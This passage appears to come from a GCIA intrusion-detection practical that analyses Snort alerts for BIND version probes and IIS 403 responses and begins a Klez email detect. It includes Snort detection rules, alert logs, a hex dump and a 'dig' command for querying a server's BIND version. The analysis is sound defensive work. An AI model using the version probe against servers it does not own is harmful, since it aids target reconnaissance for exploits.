Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-07:40:39.804488 203.122.47.137:21805 -> 46.5.153.200:53

UDP TTL:42 TOS:0x0 ID:5853 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-07:52:27.164488 203.122.47.137:11272 -> 46.5.56.194:53

UDP TTL:42 TOS:0x0 ID:19519 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-08:17:53.654488 203.122.47.137:14305 -> 46.5.63.229:53

UDP TTL:42 TOS:0x0 ID:50700 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-09:11:56.214488 203.122.47.137:22299 -> 46.5.253.55:53

UDP TTL:42 TOS:0x0 ID:44785 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-09:42:33.034488 203.122.47.137:29511 -> 46.5.38.176:53

UDP TTL:42 TOS:0x0 ID:11692 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref =>
http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-09:43:08.054488 203.122.47.137:30058 -> 46.5.241.165:53

UDP TTL:42 TOS:0x0 ID:12260 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref => http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-10:57:12.524488 203.122.47.137:13215 -> 46.5.1.90:53

UDP TTL:42 TOS:0x0 ID:24719 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref => http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-11:30:21.444488 203.122.47.137:23260 -> 46.5.230.229:53

UDP TTL:40 TOS:0x0 ID:61366 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref => http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-11:44:45.494488 203.122.47.137:15225 -> 46.5.30.39:53

UDP TTL:42 TOS:0x0 ID:11578 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref => http://cgi.nessus.org/plugins/dump.php3?id=10028]

[**] [1:1616:4] DNS named version attempt [**]

[Classification: Attempted Information Leak] [Priority: 2]

06/30-12:06:32.084488 203.122.47.137:14482 -> 46.5.196.88:53

UDP TTL:42 TOS:0x0 ID:36487 IpLen:20 DgmLen:58

Len: 30 [Xref => http://www.whitehats.com/info/IDS278][Xref => http://cgi.nessus.org/plugins/dump.php3?id=10028]

Because these seemed to be the 'meat' of the alerts generated from this file, I selected them for further analysis. Unfortunately, the alerts did not have accompanying snort “SID”s to help identify what rule actually generated the alerts. Therefore, I ran the following command from the snort rules directory to find the actual rule that generated the alerts:

grep “DNS named version attempt” *.rules

Two rules from the dns.rules file were returned from this query:

alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt";

```
flow:to_server,established; content:"|07|version"; nocase; offset:12; content:"|04|bind"; nocase; nocase;
offset:12; reference:nessus,10028; reference:arachnids,278; classtype:attempted-recon; sid:257; rev:6;)

alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt"; content:"|07|
version"; nocase; offset:12; content:"|04|bind"; nocase; offset: 12; reference:nessus,10028;
reference:arachnids,278; classtype:attempted-recon; sid:1616; rev:4;)
```

Because the alerts were using the UDP protocol, the following rule was responsible for generating the alerts:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt"; content:"|07|
version"; nocase; offset:12; content:"|04|bind"; nocase; offset: 12; reference:nessus,10028;
reference:arachnids,278; classtype:attempted-recon; sid:1616; rev:4;)
```

Additionally, the alerts reveal that the $HOME_NET (Network monitored by the IDS) is most likely the 46.5.X.X subnet because this IP address range is an IANA reserved range (private IP address range reserved for internal networks using network address translation). The IP address conducting the DNS queries resolves (using www.dnsstuff.com) to the SHARED-DSL-OKH-II netname, a pool of addresses available to DSL customers in New Delhi, India.[16]

2. Detect Was Generated By

The detect was generated by Snort 2.0.0 (build 72) on OpenBSD 3.3 using the UDP "DNS named version attempt" sid 1616 rule from dns.rules. This rule looks for the following criteria to alert on:[17]

1. UDP transmission from the external network on any source port to the IDS home network destination port 53.
2. Binary hexadecimal 0x07 (character before the text) and text "version" content, and
3. Binary hexadecimal 0x04 (character before the text) and text "bind" content, with no case preference for either content criteria
4. Begins looking for content 12 bytes into the UDP packet payload

If the content criteria is met, snort alerts with a "DNS named version attempt" alert that contains an "attempted-recon" classification type.

3. Probability The Source Address Was Spoofed

The probability that the source address was spoofed is low. Although this reconnaissance technique uses the "connectionless" UDP protocol (which is easily spoofed), it requires a response to the sender to be useful. If a spoofed address was used, the attacker would likely not receive the BIND version reply sought by this query. One method an attacker would be able to receive a udp reply to this attack would be through a Man-In-The-Middle method of attack. Although the address is spoofed, it the attacker places himself in the middle of the communication path between the spoofed address and the destination address, he will be able to view the replies. Additionally, an attacker could put a sniffer on the spoofed address that would provide the replies from the destination

16 Dnsstuff, URL:http://www.dnsstuff.com/tools/whois.ch?ip=203.122.47.137, (20 Oct 2003)
17 Roesch, Martin and Green, Chris "Snort Users Manual, Snort Release 1.9.1, 2001.

address as well.[18]However, because these methods can provide response information to the attacker, their use can be difficult to implement.

4. Description of attack

Unfortunately, this detect is not an “attack” per se, but a reconnaissance technique to determine what version of BIND a DNS server is using. By determining the version of BIND used on a particular DNS server, an attacker can determine if the DNS server is vulnerable to a named buffer overflow attack. The attacker can then narrow the exploits to attempt against the selected DNS server. One tool that can be used in such scenarios is bof-test.c by Josh Drake[19].

My research into new bind vulnerabilites around June 2003 (date of the alert) did not reveal a new exploit that may be attempted by the attacker. Therefore, the more logical conclusion would be that the attacker is looking for the general version of BIND being used on the machine to attempt exploits, or knows of an exploit that has not been released to the public and for which a patch is not available.

5. Attack Mechanism

This type of reconnaissance is done by querying the BIND servers database, which contains a CHAOS/TXT record, that will return the version of BIND being used[20]. An attacker can use the Domain Internet Groper – DIG (which is a utility available with BIND distribution) to query the server for the BIND version. For example, the following command would return the BIND version running on dns.server.com:

```
dig -t txt -c chaos VERSION.BIND @dns.server.com
```

This would reply to the attacker with the version of BIND running on this machine.

Further research into arachnids IDS278[21] reveals that this is a pre-attack probe used to determine if a DNS server is running a vulnerable version of the named service and is cross-referenced to CVE-1999-0009. CVE-1999-0009 describes the attack as an “Inverse query buffer overflow in BIND 4.9 and BIND 8 releases”.[22]

If the query provides the attacker information that a vulnerable version of BIND is on the DNS server, a named buffer overflow can be exploited. The vulernable versions of BIND (4.9 and 8) fail to properly bound data received when processing an inverse query. Upon a memory copy, portions of the program can be overwritten, and arbitrary commands run on the affected host.[23] This would

18 Omaghi, Alberto and Valleri, Marco “Man in the middle attacks”, http://alor.antifork.org/talks/MITM-cisco.ppt, (01 Dec 2003

19 Whitehats, arachnids IDS278-Research, URL:http://www.whitehats.com/info/IDS278 (17 Dec 2003)

20 ISS, “DNS BIND version request”, http://www.iss.net/security_center/advice/Intrusions/2000417/default.htm (11 Dec 2003)

21 Whitehats, arachnids IDS278, URL:http://www.whitehats.com/info/IDS278 (20 Sep 2003)

22 Mitre, CVE-1999-0009, URL:http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0009 (20 Sep 03)

23 SecurityFocus, BID: 134, URL:http://www.securityfocus.com/bid/134/discussion (20 Sep 03)

allow the attacker to run commands as the user/group associated to the named daemon. For example, if root (superuser) is associated to named, then an arbitrary commands run using this exploit would be run as root.

6. Correlations

Correlation has also been done on this Snort signature by Pedro Bueno[24]. In his analysis, he correlates this alert to "an attempt to find listening DNS (Domain Name Service) servers, port 53, in my network and query its version bind".

It is possible that these types of queries are related to CVE-1999-0009, and are being used to determine if the version of BIND may be vulnerable. This detect can also be attributed to other cross reference numbers:

Bugtraq	BID:134
arachnids	IDS278
CERT	CA-98.05.bind_problems

7. Evidence of Active Targeting

The alerts indicate active targeting by the host ip 203.122.47.137 against the 46.5.x.x subnet. The host conducting active targeting is querying specific host addresses on the 46.5.x.x network from the time period starting 05:38 and ending 12:06. Because the host is querying specific hosts for BIND version numbers, it can be assumed that previous reconnaissance (prior to these detects) has been done on this network, possibly in the form of network scans and whois lookups.

```
06/30-05:38:37.614488 203.122.47.137:14273 -> 46.5.180.176:53
06/30-06:03:32.154488 203.122.47.137:16261 -> 46.5.15.104:53
06/30-07:03:16.974488 203.122.47.137:29980 -> 46.5.228.47:53
06/30-07:40:39.804488 203.122.47.137:21805 -> 46.5.153.200:53
06/30-07:52:27.164488 203.122.47.137:11272 -> 46.5.56.194:53
06/30-08:17:53.654488 203.122.47.137:14305 -> 46.5.63.229:53
06/30-09:11:56.214488 203.122.47.137:22299 -> 46.5.253.55:53
06/30-09:42:33.034488 203.122.47.137:29511 -> 46.5.38.176:53
06/30-09:43:08.054488 203.122.47.137:30058 -> 46.5.241.165:53
06/30-10:57:12.524488 203.122.47.137:13215 -> 46.5.1.90:53
06/30-11:30:21.444488 203.122.47.137:23260 -> 46.5.230.229:53
06/30-11:44:45.494488 203.122.47.137:15225 -> 46.5.30.39:53
06/30-12:06:32.084488 203.122.47.137:14482 -> 46.5.196.88:53
```

8. Severity

Severity for this detect can be considered somewhat arbitrary. Unfortunately, I do not have network diagrams to determine the security architecture, nor do I have information regarding what version of BIND is run on the DNS servers that were

24 Bueno, Pedro, "GCIA Practical", http://www.giac.org/practical/Pedro_Bueno_GCIA.doc (17 Dec 2003)

probed. Therefore, I must use an “educated guess” to determine the severity of the alerts used in this detect. Assumptions include that standard security pracitices are being followed (applying patches, operating system hardening, and dmz pracitces).

The following formula is used to determine the severity:

severity=(criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: 4

I give the criticality a level of 4 due to the fact that a DNS server can be considered a valuable network resource. BIND/DNS provides an organization name resolution. For example, when a user's workstation requests www.cnn.com using a web browser, the workstation actually queries the network's BIND server for the IP address that resolves to www.cnn.com. The BIND server retrieves and returns this information (if it is not already cached), and the workstation is able to connect to www.cnn.com. BIND is a name to ip address mapping mechanism. If resources such as BIND servers were exploited, an attacker can inhibit an organization's network connectivity and the validity of the information returned/recieved by its BIND server.[25]

Lethality: 1

The lethality level is 1 because this is only a BIND version query used in reconnaissance, not an actual exploit. However, although this is only a query, additional traffic from this source or sources against the same machine should be monitored because exploit attemps may follow. Because this is only reconnaissance, it is only an indicator that something of more signifacance may follow.

System Countermeasures: 2

The system countermeasures is a 2. Although I am unable to determine the actual countermeasures in place on the hosts being queried, I'm assuming that the administrator is keeping up to date with security releases for in-use operating systems. Additionally, most BIND vulnerabilites are not necessarily 'recent', and most operating systems in use will either 1) have the proper patch, or 2) be new enough that the BIND release will have the included fix. If the administrator of the DNS servers is following standard security practices by patching security vulnerabilities as they are released, then this DNS server should not be vulnerable to an exploit conducted from results of this query.

Network Countermeasures: 3

Blocking communications to and from any DNS server would defeat its purpose on a network. In order for the DNS server to communicate, it must be allowed queries from outside the network and the ability to respond to those queries. Therefore, it is highly likey that this DNS server sits in a Demilitarized Zone (DMZ) or is exposed to the internet in some way. This means that the

25 Stewart, Joe, “DNS Cache Poisoning – The Next Generation”, http://www.securityfocus.com/guest/17905 (11 Dec 2003)

countermeasures in place will be lower in order for the BIND server to do its job and communicate with the internet.

Severity = (4 + 1) – (2 + 3) = 0

9. Defensive Recommendations

Recommend verification of current security patches for all DNS servers on the queried network. I would also recommend creating DNS servers that run BIND and all related daemons in a “jailed” (chroot) environment. Chrooting involves copying a all related binaries and libraries BIND requires to run onto a separate partition; running the BIND daemon from this partition and referencing it for system calls, not the native operating system. This would limit the damage caused by a buffer overflow exploit because the attacker is limited to the separate partition that the named daemon is run from.

Another defensive measure would be to configure bind to not return the version, or an alternate version number. This can be done under the “options” section by adding a 'version Operation Not Permitted' to named.conf.[26]

10.Multiple choice test question

To determine the overall severity of a BIND version query, an analyst must

a) Research the queried asset to determine if it is vulnerable

b) Conduct historical analysis against previous logs for the source IP address

c)Watch for further activity from the source IP address against network resources.

d) All the above

Answer: d

Explanation: To determine the overall severity of a BIND version query, and analyst must conduct historical analysis against previous logs for the source IP address, watch for further activity from the source IP address against network resources, and verify that the organizational asset is not at risk. Both activities are necessary because a single BIND version query may not indicate malicious activity. Historical logs and continued monitoring will reveal if this activity may be malicious in intent.

Answers to Post:

This section lists the top three responses/questions to my email post of this detect to the incidents.org mailing list. My post was submitted on October 13, 2003 2:07 PM (list posting time) with the title “LOGS: GIAC GCIA Version 3.3 Practical Detect(s)”. Unfortunately, the only questions that were asked of my post were submitted by Don Murdoch to the same mailing list on 10/13/2003 10:31:36 PM, and are listed below. I have selected the top three questions from this posting.

26 Higgins, Scott “RE: LOGS: GIAC GCIA Version 3.3 Practical Detect(s)”, email to author, 10/14/2003 6:13:25 AM

1) So - you are suggesting that the data in the payload can trigger this particular event? (to section “4. Description of Attack”)

   Yes. The snort signature (sid 1616) looks for information in the UDP header (destination port) and the data payload (content criteria).

2) Are all versions of BIND 8 vulnerable to the buffer overflow vulnerability? (to section “5. Attach Mechanism”)

   No. Only versions prior to 8.1.2 are vulnerable to the exploit.

3) Can you rule in or out any of the victims running dns or any other infrastructure services? (to section “8. Severity”)

   No. Unfortunately I am unable to determine if any of the victims are running infrastructure services. The private address used in the binary log files indicates network address translation (NAT), which hides the actual hosts on the internal network from the internet available hosts. The only way to truly verify what services are running on the victim machine is to 1) have local console access to determine what processes are running, or 2) a port scan of the machine to determine what ports are open. However, because the alerts indicate that the host conducting DNS queries over the time period specified were against specific destination IP addresses and port numbers, an educated guess leads me to believe that the victim machines are running DNS. This can be indicated by the fact that in order for an attacker to conduct active queries against multiple IP addresses concealed by NAT, previous reconnaissance must have been done to determine that these services exist on those hosts.

Detect 2 – Forbidden Activity

1. Source of Trace

This detect source is from the Analysis Console for Intrusion Databases (ACID). The alert that populated the ACID database was an IDS using Snort 1.9.1 on Solaris 7. Our site monitors the IDS alerts for our enterprise region. Each IDS collects data on an independent, remote network that allows access to our collection servers. All remote sites are connected to us via an enterprise WAN that is separated (yet allowed access) to the public internet. Unfortunately, each remote office is an independent entity, and does not allow us access to their internal resources. For example, in this detect, although a response packet was detected, correlation remains difficult since I do not have local access to the webserver in question. I must refer and correlate against locally stored historical data.The following is a basic diagram to represent this logical layout:



Illustration 3 Remote Office

The alert format is divided into four different sections as annotated below. Section 1 annotates that the alert was generated by ACID version 0.9.6 build 22 on Sept. 19, 2003. Section 2 describes the IDS sensor that the original Snort alert was generated on (IDSno3 – altered from a corporate sensitive name), the date (2003-09-19), the time (04:55:17 GMT), the snort signature triggered by captured traffic (SID: 1201), and the alert name (Attack Responses – 403 Forbidden). Section 3 of the alert denotes the IP protocol version 4, the source IP address (MY.NET.95.191.13 – obfuscated to protect corporate data), destination IP address (209.233.181.209), and various packet related information including TCP source (80) and destination (1942) ports, flags (ACK, PUSH), time-to-live (64), and window size (31740). Section 4 contains the binary hex data of the captured packet, in addition to the ascii text equivalent of the binary data.

(Section 1)

Generated by ACID v0.9.6b22 on Fri September 19, 2003 07:44:34

(Section 2)

IDSno3 [2003-09-19 04:55:17] [snortDB/1201] ATTACK RESPONSES 403 Forbidden

(Section 3)

```
IPv4: MY.HOME.NET.13 -> 209.233.181.209
    hlen=5 TOS= dlen=203 ID=7924 flags= offset= TTL=64 chksum=19217
TCP:  port=80 -> dport: 1942  flags=***AP*** seq=289621354
    ack=956372483 off=5 res= win=31740 urp= chksum=6811
Payload:  length = 163

(Section 4)
000 : 48 54 54 50 2F 31 2E 31 20 34 30 33 20 41 63 63   HTTP/1.1 403 Acc
010 : 65 73 73 20 46 6F 72 62 69 64 64 65 6E 0D 0A 53   ess Forbidden..S
020 : 65 72 76 65 72 3A 20 4D 69 63 72 6F 73 6F 66 74   erver: Microsoft
030 : 2D 49 49 53 2F 34 2E 30 0D 0A 44 61 74 65 3A 20   -IIS/4.0..Date:
040 : 46 72 69 2C 20 31 39 20 53 65 70 20 32 30 30 33   Fri, 19 Sep 2003
050 : 20 30 34 3A 35 35 3A 30 35 20 47 4D 54 0D 0A 43    04:55:05 GMT..C
060 : 6F 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65   onnection: close
070 : 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68   ..Content-Length
080 : 3A 20 33 31 39 34 0D 0A 43 6F 6E 74 65 6E 74 2D   : 3194..Content-
090 : 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C 0D   Type: text/html.
0a0 : 0A 0D 0A                                          ...Response: none
```

2. Detect Was Generated By

The detect was generated by Snort 1.9.1 on Solaris 7 using the TCP "Attack Responses 403 Forbidden" rule sid 1201 from attack-responses.rules signature:

```
alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"ATTACK RESPONSES 403
Forbidden"; flow:from_server,established; content:"HTTP/1.1 403"; depth:12; classtype:attempted-recon;
sid:1201; rev:6;)
```

This rule/signature looks for the following packet criteria to alert on:

1. TCP packets with an established connection from IDS monitored web servers/web ports to external hosts.
2. Text content of "HTTP/1.1 403"
3. Content occurs 12 bytes into the TCP payload.

If the criteria is met, snort alerts with an "Attack Responses 403 Forbidden" alert that contains an "attempted-recon" classification type.

3. Probability The Source Address Was Spoofed

The probability that the source address (MY.HOME.NET.13) was spoofed is low. This signature detects a web server response to an unauthorized access attempt. The type of spoofing required to generate this response packet (Man in the Middle) is quite sophisticated in nature (this signature requires an established tcp connection) and more likely to be used in evasion and Man in the Middle attacks, not specifically for probing or testing access to web servers[27]. One

27 Tanase, Matthew, "IP Spoofing: An Introduction", http://www.securityfocus.com/infocus/1674 (12 Dec 2003)

alternative would be for the attacker to have compromised the attacking machine and installed some type of sniffing device to obtain the results of the probe.

4. Description of attack

This is not an attack, but a message response from a Microsoft IIS web server to prohibited activity. According to the HTTP/1.1 RFC 2616[28], this is a web server response to a request that it understood, but refuses to fulfill. Unfortunately, the signature does not determine the exact activity that generated this alert. Most likely, it is an attempt by a user to access unauthorized resources or to traverse unauthorized directories. Additionally, our office does not have access to the device that generated this response, and no further coorelating information related to this signature was displayed (no previous scans or worm activity was found related to the MY.NET.191.13 address). Without further information, the exact method that generated this alert is unknown. One possibility is that the destination port of this response was directed to a web browser. An end user could have attempted to access an unauthorized web directory through their browser, which would have generated the detected response.

5. Attach mechanism

Many different techniques could be used to generate this message. Unauthorized access attempts to web server resources or directories could be the cause of the message. Unfortunately, this signature only detects the message generated by unauthorized activity against a network webserver, not the steps taken prior to the message. Another possibility would be a response to an automated worm, such as nimda or code red, that attempts access not authorized by the web server. The most likely answer, however, is an attempt to access an unauthorized web directory. For example, if I was viewing www.website.com and attempt to type in www.website.com/files, the webserver would respond with a 403 error because I was not allowed (via the webserver) to access that directory. Since the webserver's response was directed to port 1942, it is well within reason to be an emphemeral port based on a web browser session. Another possibility is an attempt to view a web server that has restricted access by IP address, from an unauthorized IP.

6. Correlations

This activity has been correlated by Ernest Eustace is his GCIA practical[29]. Ernest relates this alert to web server respondes to forbidden activity (attempted compromises) against network web servers.

```
06/14-17:29:16.796164 [**] WEB-MISC 403 Forbidden [**] 10.10.5.96:80 -> 192.111.123.247:33290
```

7. Evidence of active targeting

This alert itself does not indicate active targeting. Because it is only a response from a webserver to unauthorized activity, the stimulus information (packet) is

28 W3C HTTP/1.1 Status Code Definitions, URL:http://www.w3.org/Procotols/rfc2616/rfc2616-sec10.html (26 Sep 2003)

29 Eustace, Ernest, Intrusion Detection in Practice, 23 Oct 2002, URL: http://www.giac.org/practical/GCIA/Ernest_Eustace_GCIA.doc (26 Oct 2003)

not avaialable. Further analysis into historical logs did not reveal any further activity from the souce ip (destination IP in this packet trace). Therefore, it is likely that this may have been an initial probe/test, or mistyped browser URL. However, the fact that this alert is TCP indicates an established connection (makes spoofing difficult, but not impossible) had to have occurred between the webserver and the client for this reply.

8. Severity

Severity for this detect can be considered somewhat arbitrary. Our IDSs monitors vast numbers of independent corporate assets; assets that belong to independent divisions and entities within the corporate infrastructure. Because I do not have access to diagrams or architecture specifications of this resource, I must make an educated guess as to the severity of this alert.

The following formula is used to determine the severity:

severity=(criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: 2

I give the criticality a level of 2 due to the fact that a web server is not a critical resource in our corporate infrastructure.

Lethality: 3

The lethality level is 3 because this is a message to an unknown action against the network resource (web server). There was no other correlating evidence to prove an attack attempt, however, the signature is specific and accurate enough to warrant further monitoring of activity related to the web server and the IP address that initiated activity to trigger the response.

System Countermeasures: 2

The system countermeasures is a 2 because I am unable to determine the actual countermeasures in place on the web server (I do not have access to this organization's resources). I assume that the administrator is following standard security procedure by hardening the operating system and implementing security fixes. With this assumption, most administrators take proper precautions to secure web servers due to the hostile environments they will be exposed to. However, web server security is usually limited to the structure on the machine, because they have a tendency to be exposed directly to the internet. The organization associated to the web server is smaller in nature and would not have any type of proxy/accelerator that would lie in front of this asset.

Network Countermeasures: 3

Blocking communications to and from any web server would defeat its purpose on a network. A self-induced Denial Of Service (DOS) would result from blocking traffic to a web server.

Severity = (2 + 3) – (2 + 3) = 0

9. Defensive recommendations

Defensive recommendations include verification of installed security patches and monitoring web server logs to determine if an actual compromise occurred. Because our site does not have direct access to the web server, we will be unable to verify logs without site coordination.

10.Multiple choice test question

The Snort Attack Responses 403 signature (sid: 1201) looks for what criteria to alert on? Select all correct answers.

a) Source addresses of all web servers and related ports defined in the snort.conf file.

b) UDP protocol

c) Packet originating from the $HOME_NET network

d) A classtype of “not-suspicious”

Answer: a and c

Explanation: The sid: 1201 snort signature looks for packets that originate from the home network and communicate to the external network. It also uses variables defined in the snort.conf file that specify what web servers and related ports are monitored by the sensor.

Detect 3 – Mass Mailer

1. Source of Trace

This detect source is from the Analysis Console for Intrusion Databases (ACID). The alert that populated the ACID database was an IDS using Snort 1.9.1 on Solaris 7. This detect is also taken from our corporate infrastructure, as represented in Detect 2.

The alert format is divided into four different sections as annotated below. Section 1 annotates that the alert was generated by ACID version 0.9.6 build 22 on Sept. 19, 2003. Section 2 describes the IDS sensor that the original Snort alert was generated on (IDSno3 – altered from a corporate sensitive name), the date (2003-09-19), the time (05:14:16 GMT), the snort signature triggered by captured traffic (SID: 1800), and the alert name (VIRUS Klez Incoming). Section 3 of the alert denotes the IP protocol version 4, the source IP address (195.130.132.57), destination IP address (MY.NET.181.209 – obfuscated to protect corporate data), and various packet related information including TCP source (53173) and destination (25) ports, flags (ACK), time-to-live (49), and window size (5840). Section 4 contains the binary hex data of the captured packet, in addition to the ascii text equivalent of the binary data.

(Section 1)

Generated by ACID v0.9.6b22 on Fri September 19, 2003 07:52:21

(Section 2)

IDSno3 [2003-09-19 05:14:16] [snortDB/1800] VIRUS Klez Incoming

(Section 3)

IPv4: 195.130.132.57 -> MY.NET.3.21

hlen=5 TOS= dlen=1500 ID=2967 flags= offset= TTL=49 chksum=25685

TCP: port=53173 -> dport: 25 flags=***A**** seq=1329449121

ack=720002798 off=5 res= win=5840 urp= chksum=21879

Payload: length = 1460

(Section 4)

```
000 : 52 65 63 65 69 76 65 64 3A 20 66 72 6F 6D 20 6C   Received: from l
010 : 6F 63 61 6C 68 6F 73 74 20 28 6C 6F 63 61 6C 68   ocalhost (localh
020 : 6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61 69 6E 20   ost.localdomain
030 : 5B 31 32 37 2E 30 2E 30 2E 31 5D 29 0D 0A 09 62   [127.0.0.1])...b
040 : 79 20 61 70 61 74 65 2E 74 65 6C 65 6E 65 74 2D   y apate.telenet-
050 : 6F 70 73 2E 62 65 20 28 50 6F 73 74 66 69 78 29   ops.be (Postfix)
060 : 20 77 69 74 68 20 53 4D 54 50 0D 0A 09 69 64 20    with SMTP...id
070 : 44 46 41 36 32 33 37 45 39 36 3B 20 46 72 69 2C   DFA6237E96; Fri,
080 : 20 31 39 20 53 65 70 20 32 30 30 33 20 30 37 3A    19 Sep 2003 07:
090 : 31 35 3A 30 32 20 2B 30 32 30 30 20 28 4D 45 53   15:02 +0200 (MES
0a0 : 54 29 0D 0A 52 65 63 65 69 76 65 64 3A 20 66 72   T)..Received: fr
0b0 : 6F 6D 20 6C 6F 72 69 65 6E 20 28 64 35 31 35 32   om lorien (d5152
0c0 : 36 36 41 36 2E 6B 61 62 65 6C 2E 74 65 6C 65 6E   66A6.kabel.telen
0d0 : 65 74 2E 62 65 20 5B 38 31 2E 38 32 2E 31 30 32   et.be [81.82.102
0e0 : 2E 31 36 36 5D 29 0D 0A 09 62 79 20 61 70 61 74   .166])...by apat
0f0 : 65 2E 74 65 6C 65 6E 65 74 2D 6F 70 73 2E 62 65   e.telenet-ops.be
100 : 20 28 50 6F 73 74 66 69 78 29 20 77 69 74 68 20    (Postfix) with
110 : 53 4D 54 50 0D 0A 09 69 64 20 34 41 41 45 32 33   SMTP...id 4AAE23
120 : 37 45 34 44 3B 20 46 72 69 2C 20 31 39 20 53 65   7E4D; Fri, 19 Se
130 : 70 20 32 30 30 33 20 30 37 3A 31 34 3A 33 38 20   p 2003 07:14:38
140 : 2B 30 32 30 30 20 28 4D 45 53 54 29 0D 0A 46 72   +0200 (MEST)..Fr
150 : 6F 6D 3A 20 64 69 72 6B 2E 68 65 72 65 6D 61 6E   om: dirk.hereman
160 : 73 40 62 2E 72 65 64 65 76 63 6F 2E 63 6F 6D 0D   s@b.redevco.com.
170 : 0A 53 75 62 6A 65 63 74 3A 20 20 4D 6F 70 6B 65   .Subject:  Mopke
180 : 73 0D 0A 4D 49 4D 45 2D 56 65 72 73 69 6F 6E 3A   s..MIME-Version:
190 : 20 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79    1.0..Content-Ty
1a0 : 70 65 3A 20 6D 75 6C 74 69 70 61 72 74 2F 6D 69   pe: multipart/mi
1b0 : 78 65 64 3B 20 62 6F 75 6E 64 61 72 79 3D 22 2D   xed; boundary="-
1c0 : 2D 2D 2D 2D 2D 2D 2D 2D 2D 53 41 58 49 35 42 50   ---------SAXI5BP
1d0 : 51 55 5A 48 47 55 33 22 0D 0A 4D 65 73 73 61 67   QUZHGU3"..Messag
1e0 : 65 2D 49 64 3A 20 3C 32 30 30 33 30 39 31 39 30   e-Id: <200309190
